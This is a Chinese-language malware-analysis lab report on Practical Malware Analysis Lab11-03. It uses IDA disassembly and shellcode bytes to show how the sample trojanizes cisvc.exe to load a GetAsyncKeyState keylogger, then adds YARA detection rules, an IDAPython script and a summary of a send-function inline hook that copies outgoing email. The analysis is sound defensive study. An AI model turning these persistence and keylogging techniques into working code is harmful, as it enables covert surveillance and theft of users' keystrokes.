cisvc.exe		4,572 K	536 K	1664	Content Index service	Microsoft Corporation
ctfmon.exe		3,048 K	680 K	3228	Indexing Service filt...	Microsoft Corporation
lsass.exe		3,936 K	1,400 K	676	LSA Shell (Export Ver...	Microsoft Corporation
explorer.exe		18,364 K	12,776 K	1576	Windows Explorer	Microsoft Corporation
rundll32.exe		2,400 K	340 K	1776	Run a DLL as an App	Microsoft Corporation
vmttoolsd.exe		11,516 K	2,744 K	1784	VMware Tools Core Ser...	VMware, Inc.
ctfmon.exe		1,392 K	1,652 K	1792	CTF Loader	Microsoft Corporation
procexp.exe		17,264 K	22,180 K	1948	Sysinternals Process ...	Sysinternals - www...
conime.exe		968 K	296 K	2408	Console IME	Microsoft Corporation

根据先前分析怀疑恶意代码可能记录击键事件，打开notepad.exe(记事本)并且输入一串字符。我们看到 kernel64x.dll 被创建。我们怀疑击键事件被记录，打开kernel64x.dll，看到了如下输出：

```

kernel64x.dll - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_11\Lab11-03.exe: ■Chapter_11L: ■
Chapter_11L: 0x1 ■Chapter_11L: 0x1 ■C:\Documents and Settings\Administrator\桌面\上机实验样本
\Chapter_11\Lab11-03.exe: ■Chapter_11L: ■Process Monitor - Sysinternals: www.sysinternals.com: ■
Process Monitor - Sysinternals: www.sysinternals.com: 0x1 ■Process Monitor Filter: 0x1 ■Process
Monitor - Sysinternals: www.sysinternals.com: 0x1 ■Process Monitor - Sysinternals:
www.sysinternals.com: 0x1 ■Process Monitor: ■Process Monitor: 0x1 ■OfficeWatson: ■Process Monitor -
Sysinternals: www.sysinternals.com: ■Process Monitor Filter (没有响应): 0x1 ■Chapter_11L: ■
Chapter_11L: 0x1 ■ProcessMonitor: ■Program Manager: ■Program Manager: 0x1 ■Windows 资源管理器: ■恶
意代码分析实战: ■恶意代码分析实战: 0x1 ■恶意代码分析实战: 0x1 ■计算机病毒分析工具: ■计算机病毒分析
工具: 0x1 ■ProcessExplorer: ■ProcessExplorer: 0x1 ■ProcessExplorer: 0x1 ■Process Explorer License
Agreement: ■Process Explorer License Agreement: 0x1 ■ProcessExplorer: ■Process Explorer -
Sysinternals: www.sysinternals.com [DELL-CDCE31A6E0\Administrator]: ■Process Explorer -
Sysinternals: www.sysinternals.com [DELL-CDCE31A6E0\Administrator]: 0x1 ■Process Explorer -
Sysinternals: www.sysinternals.com [DELL-CDCE31A6E0\Administrator]: 0x1 ■Process Explorer: ■「开始」
菜单: ■「开始」菜单: 0x1 ■「开始」菜单: 0x1 ■无标题 - 记事本: ■无标题 - 记事本: 0x1 ■无标题 - 记事
本: 0x1 ■无标题 - 记事本: 0x41 ■无标题 - 记事本: 0x41 ■无标题 - 记事本: 0x41 ■无标题 - 记事本: 0x41
无标题 - 记事本: 0x41 ■无标题 - 记事本: 0x41 ■无标题 - 记事本: 0x41 ■ProcessExplorer: ■「开始」菜单:
■「开始」菜单: 0x1 ■Windows 资源管理器: ■我的电脑: ■我的电脑: 0x1 ■本地磁盘 (C:): ■本地磁盘 (C:):
0x1 ■本地磁盘 (C:): 0x1 ■WINDOWS: ■WINDOWS: 0x1 ■WINDOWS: 0x1 ■WINDOWS: 0x1 ■system32: ■system32:
0x1 ■system32: 0x1 ■system32: 0x1 ■system32: 0x1 ■system32: 0x1 ■system32: 0x1 ■system32: 0x1 ■
system32: 0x11 0xa2 ■system32: 0x11 0x56 0xa2 ■system32: 0x8 ■system32: 0x1 ■搜索结果: ■搜索结果:
0x1 ■搜索结果: 0x1 ■搜索结果: 0x2 ■搜索结果: 0x1 ■小心: ■小心: 0x1 ■Windows: ■Windows: 0x1 ■
Windows: 0x1 ■搜索结果: ■打开方式: ■打开方式: 0x1 ■打开方式: 0x1 ■无标??- 记事本: ■inet_epar32.dll
- 记事本: ■inet_epar32.dll - 记事本: 0x1 ■搜索结果: ■搜索结果: 0x2 ■搜索结果: 0x1 ■小心: ■小心: 0x1
小心: 0x1 ■小心: 0x1 ■Windows: ■Windows: 0x1 ■Windows: 0x1 ■搜索结果: ■打开方式: ■打
开方式: 0x1 ■inet_epar32.dll - 记事本: ■inet_epar32.dll - 记事本: 0x1 ■inet_epar32.dll - 记事本:
0x1 ■搜索结果: ■搜索结果: 0x1 ■搜索结果: 0x1 ■搜索结果: 0x1 ■搜索结果: 0x1 ■搜索结果: 0x1 ■搜索结果:
0x1 ■搜索结果: 0x11 0xa2 ■搜索结果: 0x11 0x56 0xa2 ■搜索结果: 0x1 ■搜索结果: 0x1 ■搜索结果: 0x2 ■
搜索结果: 0x1 ■小心: ■小心: 0x1 ■Windows: ■Windows: 0x1 ■搜索结果: ■打开方式: ■打开方
式: 0x1 ■无标题 - 记事本: ■kernel64x.dll - 记事本: ■kernel64x.dll - 记事本: 0x1 ■kernel64x.dll - 记
事本: 0x1 ■kernel64x.dll - 记事本: 0x1 ■kernel64x.dll - 记事本: 0x1 ■无标题 - 记事本: ■无标题 - 记
事本: 0x41 ■无标题 - 记事本: 0x41 ■无标题 - 记事本: 0x41 ■无标题 - 记事本: 0x41 ■无标题 - 记事本:

```


可以看到击键已经被记录到 kernel64x.dll，可以看到输入击键的程序(Notepad)与十六进制的击键数据一起都被记录(恶意代码并没有将十六进制值转换为可读字符串，所以恶意代码编写者可能有一个后续处理脚本，使我们的输入字符更为可读)。

接着使用 IDA 继续分析 Lab11-03.exe:

可以看到其首先将 dll 文件复制到系统目录下并命名为 inet_epar32.dll, 接着将 cisvc.exe 的句柄作为参数传递给 sub_401070 函数, 然后使用 net start cisvc 指令启动服务。

```
.text:00401200 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401200 _main      proc near                               ; CODE XREF: start+AF.jp
.text:00401200
.text:00401200 FileName    = byte ptr -104h
.text:00401200 argc       = dword ptr  8
.text:00401200 argv       = dword ptr  0Ch
.text:00401200 envp       = dword ptr  10h
.text:00401200
.text:00401200      push    ebp
.text:00401201      mov     ebp, esp
.text:00401203      sub     esp, 104h
.text:00401209      push    0 ; bFailIfExists
.text:0040120B      push    offset NewFileName ; "C:\\WINDOWS\\System32\\inet_epar32.dll"
.text:0040120E      push    offset ExistingFileName ; "Lab11-03.dll"
.text:00401210      call    ds:CopyFileA
.text:00401213      push    offset cisvc_exe ; "cisvc.exe"
.text:00401216      push    offset aCWindowsSyst_0 ; "C:\\WINDOWS\\System32\\%s"
.text:00401219      lea     eax, [ebp+FileName]
.text:0040121B      push    eax ; char *
.text:0040121D      call    _sprintf
.text:00401220      add     esp, 0Ch
.text:00401223      lea     ecx, [ebp+FileName]
.text:00401226      push    ecx ; lpFileName
.text:00401228      call    sub_401070
.text:0040122B      add     esp, 4
.text:0040122D      push    offset aNetStartCisvc ; "net start cisvc"
.text:00401230      call    _system
.text:00401233      add     esp, 4
.text:00401235      xor     eax, eax
.text:00401238      mov     esp, ebp
.text:0040123B      pop     ebp
.text:0040123D      retn
.text:0040123F _main      endp
```

查看sub_401070函数的交叉引用:



可以看到这个函数调用 CreateFileA、CreateFileMappingA 和 CreateViewOfFile。

CreateFile 函数将 cisvc.exe 映射到内存中, 而 CreateFileMapping 函数用于创建一个文件映射内核对象, 通过参数 hFile 指定待映射到进程地址空间的文件句柄 (该句柄由 CreateFile 函数的返回值获取), 第三个函数的作用则是将文件映射的视图映射到调用进程的地址空间, 并且返回内存映射视图的基地址。然后在进行了一系列创建文件、加载文件到内存并且 unmap、得到基址之后写入到内存映射文件缓冲区。

```

.text:0040127C loc_40127C:                                     ; CODE XREF: sub_401070+196↑j
.text:0040127C                                             ; sub_401070+205↑j
.text:0040127C mov     edi, [ebp+lpBaseAddress]
.text:0040127F add     edi, [ebp+var_28]
.text:00401282 mov     ecx, 4Fh
.text:00401287 mov     esi, offset byte_409030
.text:0040128C rep     movsd
.text:0040128E movsw
.text:00401290 mov     eax, [ebp+var_14]
.text:00401293 mov     ecx, [ebp+var_28]
.text:00401296 sub     ecx, [eax+14h]
.text:00401299 mov     edx, [ebp+var_24]
.text:0040129C add     ecx, [edx+2Ch]
.text:0040129F mov     eax, [ebp+var_24]
.text:004012A2 mov     [eax+28h], ecx
.text:004012A5 mov     ecx, [ebp+hFile]
.text:004012A8 push    ecx ; hObject
.text:004012A9 call    ds:CloseHandle
.text:004012AF mov     edx, [ebp+hFileMappingObject]
.text:004012B2 push    edx ; hObject
.text:004012B3 call    ds:CloseHandle
.text:004012B9 mov     eax, [ebp+lpBaseAddress]
.text:004012BC push    eax ; lpBaseAddress
.text:004012BD call    ds:UnmapViewOfFile
.text:004012C3 xor     eax, eax

```

接着分析 byte_409030 地址处的内容。可以看到，该部分由

C:\WINDOWS\System32\inet_epar32.dll 路径与 zzz69806582 字符串组成。说明其加载了 dll 并且调用其导出函数 zzz69806582。

```

.data:00409030 byte_409030 db 55h ; DATA XREF: sub_401070+19D↑r
.data:00409030 ; sub_401070+1FF↑w ...
.data:00409031 unk_409031 db 89h ; DATA XREF: sub_401070+1AD↑r
.data:00409032 byte_409032 db 0E5h ; DATA XREF: sub_401070+1BD↑r
.data:00409033 byte_409033 db 81h ; DATA XREF: sub_401070+1CD↑r
.data:00409034 db 0ECh ;
.data:00409035 db 40h ; @
.data:00409036 db 0
.data:00409037 db 0
.data:00409038 db 0
.data:00409039 db 0E9h ;
.data:0040903A db 0F6h ;
.data:0040903B db 0
.data:0040903C db 0
.data:0040903D db 0
.data:0040903E db 56h ; U
.data:0040903F db 57h ; W
.data:00409040 db 8Bh ;
.data:00409041 db 74h ; t
.data:00409042 db 24h ; $
.data:00409043 db 0Ch
.data:00409044 db 31h ; 1
.data:00409045 db 0FFh
.data:00409046 db 0FCh ;
.data:00409047 db 31h ; 1
.data:00409048 db 0C0h ;
.data:00409049 db 0ACh ;
.data:0040904A db 38h ; 8
.data:0040904B db 0E0h ;
.data:0040904C db 74h ; t

```

使用IDA Pro对Lab11-03.dll进行分析:

可以看到后面调用 CreateThread 函数创建线程

```

.text:10001540 public zzz69806582
.text:10001540 zzz69806582 proc near ; DATA XREF: .rdata:off_10007C78↓o
.text:10001540 = dword ptr -4
.text:10001540 var_4
.text:10001540 push ebp
.text:10001541 mov ebp, esp
.text:10001543 push ecx
.text:10001544 push 0 ; lpThreadId
.text:10001546 push 0 ; dwCreationFlags
.text:10001548 push 0 ; lpParameter
.text:1000154A push offset StartAddress ; lpStartAddress
.text:1000154F push 0 ; dwStackSize
.text:10001551 push 0 ; lpThreadAttributes
.text:10001553 call ds:CreateThread
.text:10001559 mov [ebp+var_4], eax
.text:1000155C cmp [ebp+var_4], 0
.text:10001560 jz short loc_10001566
.text:10001562 xor eax, eax
.text:10001564 jmp short loc_1000156B

```

接着调用 `sub_10001030` 函数，其中调用 `GetAsyncKeyState` 函数来获取键盘的输入，然后存储在 `buffer` 中并在最后由 `buffer` 统一写入 `file` 中。

```

.text:1000138A loc_1000138A: ; CODE XREF: sub_10001380+82↓j
.text:1000138A mov eax, [ebp+arg_0]
.text:1000138D push eax
.text:1000138E call sub_10001030
.text:10001393 add esp, 4
.text:10001396 test eax, eax
.text:10001398 jnz short loc_10001404
.text:1000139A mov ecx, [ebp+arg_0]
.text:1000139D cmp dword ptr [ecx], 0
.text:100013A0 jz short loc_100013FA
.text:100013A2 mov edx, [ebp+arg_0]
.text:100013A5 add edx, 408h
.text:100013AB push edx
.text:100013AC mov eax, [ebp+arg_0]
.text:100013AF add eax, 4
.text:100013B2 push eax
.text:100013B3 push offset aSS ; "%s: %s\n"
.text:100013B8 lea ecx, [ebp+Buffer]
.text:100013BE push ecx ; char *
.text:100013BF call _sprintf
.text:100013C4 add esp, 10h
.text:100013C7 push 0 ; lpOverlapped
.text:100013C9 lea edx, [ebp+NumberOfBytesWritten]
.text:100013CF push edx ; lpNumberOfBytesWritten
.text:100013D0 lea edi, [ebp+Buffer]
.text:100013D6 or ecx, 0FFFFFFFh
.text:100013D9 xor eax, eax
.text:100013DB repne scasb
.text:100013DD not ecx
.text:100013DF add ecx, 0FFFFFFFh
.text:100013E2 push ecx ; nNumberOfBytesToWrite
.text:100013E3 lea eax, [ebp+Buffer]
.text:100013E9 push eax ; lpBuffer
.text:100013EA mov ecx, [ebp+arg_0]
.text:100013ED mov edx, [ecx+80Ch]
.text:100013F3 push edx ; hFile
.text:100013F4 call ds:WriteFile

```

同时可以看到这个恶意代码还创建了一个互斥量，确保只有一个进程监视键盘输入，避免多线程占用性能使自己被发现。

```

.text:10001472      add     esp, 0Ch
.text:10001475      push   offset Name      ; "M2"
.text:1000147A      push   0                ; bInheritHandle
.text:1000147C      push   1F0001h          ; dwDesiredAccess
.text:10001481      call   ds:OpenMutexA
.text:10001487      mov     [ebp+hObject], eax
.text:1000148D      cmp     [ebp+hObject], 0
.text:10001494      jz      short loc_1000149D
.text:10001496      push   0                ; int
.text:10001498      call   _exit
.text:1000149D      ; -----
.text:1000149D      loc_1000149D:
.text:1000149D      push   offset Name      ; CODE XREF: StartAddress+84↑j
.text:1000149D      push   1                ; bInitialOwner
.text:100014A2      push   0                ; lpMutexAttributes
.text:100014A4      call   ds:CreateMutexA
.text:100014AC      mov     [ebp+hObject], eax
.text:100014B2      cmp     [ebp+hObject], 0
.text:100014B9      jnz     short loc_100014BD
.text:100014BB      jmp     short loc_10001530

```

2. 问题解答

(1) 使用基础的静态分析过程，你可以发现什么有趣的线索？

Lab11-03.exe 包含字符串 `inet_epar32.dll` 和 `net start cisvc`，这意味着它可能启动 CiSvc 索引服务。包含字符串 `C:\WINDOWS\System32\kernel64x.dll` 的 `Lab11-03.dll` 导入了 API 函数 `GetAsyncKeyState` 和 `GetForegroundwindow`，故怀疑它是一个记录到文件 `kernel64x.dll` 的击键记录器。

(2) 当运行这个恶意代码时，发生了什么？

恶意代码首先复制 `Lab11-03.dll` 到 Windows 系统目录的 `inet_epar32.dll` 中，它向 `cisvc.exe` 写入数据并且启动索引服务。恶意代码向 `C:\windows\system32\kernel64x.dll` 写入击键记录。

(3) Lab11-03.exe 如何安装 Lab11-03.dll 使其长期驻留？

恶意代码通过入口点重定向进行木马索引服务，从而使它永久性地安装 `Lab11-03.dll`。通过重定向入口点，来运行加载这个 DLL 的 shellcode。

(4) 这个恶意代码感染 Windows 系统的哪个文件？

创建了 `inet_epar32.dll` 和 `kernel64x.dll` 两个 dll 文件。为加载 `inet_epar32.dll`，恶意代码感染了 `cisvc.exe`，然后调用了 `inetepar32.dll` 的导出函数 `zzz69806582`。

(5) Lab11-03.dll 做了什么？

`Lab11-03.dll` 是一个轮询的密钥记录器，这在它的导出函数 `zzz69806582` 中得到实现。记录了键盘输入，并将其写到 `kernel64x.dll` 文件中。

(6) 这个恶意代码将收集的数据存放在何处？

恶意代码存储击键记录和窗体输入记录，其中击键记录被存入到 `C:\windows\system32\kernel64x.dll`。

三、yara规则

基于以上分析编写 yara 规则如下：

```
rule lab1101exe{
```

```

strings:
    $reg = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon"
    $dll1 = "msgina32.dll"
    $dll2 = "GinaDLL"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and
uint16(uint16(0x3C))==0x00004550 and all of them
}
rule lab1102dll{
strings:
    $reg1 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows"
    $dll1 = "spoolvxx32.dll"
    $exe1 = "THEBAT.EXE"
    $exe2 = "OUTLOOK.EXE"
    $exe3 = "MSIMN.EXE"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and
uint16(uint16(0x3C))==0x00004550 and all of them
}
rule lab1102ini{
strings:
    $string1 = "BNL"
condition:
    filesize < 100KB and all of them
}
rule lab1103exe{
strings:
    $dll1 = "C:\\WINDOWS\\System32\\inet_epar32.dll"
    $dll2 = "Lab11-03.dll"
    $exe1 = "cisvc.exe"
    $string1 = "net start cisvc"
    $func1 = "zzz69806582"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and
uint16(uint16(0x3C))==0x00004550 and all of them
}
rule lab1103dll{
strings:
    $dll1 = "C:\\WINDOWS\\System32\\kernel64x.dll"
    $func3 = "zzz69806582"
    $string1 = "<SHIFT>"
condition:
    filesize < 100KB and uint16(0) == 0x5A4D and
uint16(uint16(0x3C))==0x00004550 and all of them
}

```

运行结果如下，可见所有恶意文件都被检出：

```

PS D:\大三上\大三上\恶意代码分析与防治技术\Practical Malware Analysis Labs\Practical Malware Analysis Labs\BinaryCollection\Chapter_1
11> .\yara64.exe -r -c .\Lab11.yar .
.\Lab11-02.dll: 1
.\Lab11.yar: 1
.\Lab11-02.ini: 1
.\Lab11-03.exe: 1
.\Lab11-03.dll: 1
.\Lab11-01.exe: 1

```

四、IDA Python脚本编写

遍历所有函数，排除库函数或简单跳转函数，当反汇编的助记符为call或者jmp且操作数为寄存器类型时，输出该行反汇编指令。

定位当前函数：

- 获取光标所在函数的名称、起止地址。

检查函数属性：

- 打印函数是否具有特定标志位（如 `FUNC_NORET`、`FUNC_FRAME` 等）。

分析函数内部指令：

- 如果函数不是库函数或跳板函数，则列出函数内的所有 `call` 和 `jmp` 指令的地址和反汇编内容。

```
import idutils
ea=idc.ScreenEA()
funcName=idc.GetFunctionName(ea)
func=idaapi.get_func(ea)
print("FuncName:%s"%funcName)
print "Start:0x%x,End:0x%x" % (func.startEA,func.endEA)

flags = idc.GetFunctionFlags(ea)
if flags&FUNC_NORET:
    print "FUNC_NORET"
if flags & FUNC_FAR:
    print "FUNC_FAR"
if flags & FUNC_STATIC:
    print "FUNC_STATIC"
if flags & FUNC_FRAME:
    print "FUNC_FRAME"
if flags & FUNC_USERFAR:
    print "FUNC_USERFAR"
if flags & FUNC_HIDDEN:
    print "FUNC_HIDDEN"
if flags & FUNC_THUNK:
    print "FUNC_THUNK"
if not(flags & FUNC_LIB or flags & FUNC_THUNK):# 获取当前函数中call或者jmp的指令
    dism_addr = list(idutils.FuncItems(ea))
    for line in dism_addr:
        m = idc.GetMnem(line)
        if m == "call" or m == "jmp":
            print "0x%x %s" % (line,idc.GetDisasm(line))
```

在Lab11-03.dll的IDA Pro中运行该脚本

分析出光标所在位置的函数StartAddress的call指令和jmp指令：

```

FuncName:StartAddress
Start:0x10001410,End:0x10001534
FUNC_FRAME
0x10001446 call    __mbsnbcpy
0x1000146d call    __mbsnbcpy
0x10001481 call    ds:OpenMutexA
0x10001498 call    _exit
0x100014a6 call    ds:CreateMutexA
0x100014bb jmp     short loc_10001530
0x100014d4 call    ds:CreateFileA
0x100014e9 jmp     short loc_10001530
0x100014f8 call    ds:SetFilePointer
0x1000150e call    sub_10001380
0x1000151d call    ds:CloseHandle
0x1000152a call    ds:CloseHandle

```

五、实验结论及心得体会


1. 在本次实验中依旧通过**静态分析和动态分析结合**的方法，判断恶意代码的感染路径以及驻留方式，本次实验中使用的驻留方式分别为让恶意代码 `msgina32.dll` 作为GINA DLL安装，将自身安装到 `AppInit_DLLs` 的注册表键值，通过入口点重定向使其永久性地安装 `Lab11-03.dll`。
2. 在**Lab11-02实验**中实现的驻留方式较为复杂，下面进行简单的总结：

`Lab11-02.exe` 是一个导出 `installer` 函数的恶意DLL，它使用 `AppInit_DLLs` 键值来永久安装恶意代码，这导致大多数进程都会加载这个恶意代码。恶意代码通过一个预设的目标进程列表，来查看它是否运行在一个邮件客户端程序中。

如果恶意代码确定它是运行在这些预设进程的其中之一时，它通过**在send函数安装一个inline挂钩**，来扮演用户态Rootkit。

这个挂钩的实现方式，是在 `send` 函数的开始放置一个 `jmp` 指令。挂钩运行一个函数，它扫描由 `send` 函数发送的每个数据缓冲区，来搜索字符串 `RCPT TO`。如果恶意代码发现了 `RCPT TO` 字符串，它会插入一个额外的 `RCPT TO`，它包含从解密的 `Lab11-02.ini` 中提取的邮件地址，其目的是从目标邮件程序中复制所有邮件发送给恶意代码编写者。

底层挂钩函数操作总结：



- 程序调用 `send` 函数。
- `send` 函数的第一个指令转换到 `sub_1000113D` 运行。
- 当且仅当外传缓冲区包含一个 `RCPT TO` 时，`sub_1000113D` 操纵外传的缓冲区。
- `sub_1000113D` 调用堆中由 `dword 10003484` 指向的 `trampoline` 代码。
- `trampoline` 代码运行 `send` 函数的前3条原始指令(它被覆盖来安装挂钩)。
- `trampoline` 代码跳回 `send` 函数的第5个字节，从而使 `send` 函数可以正常运行。

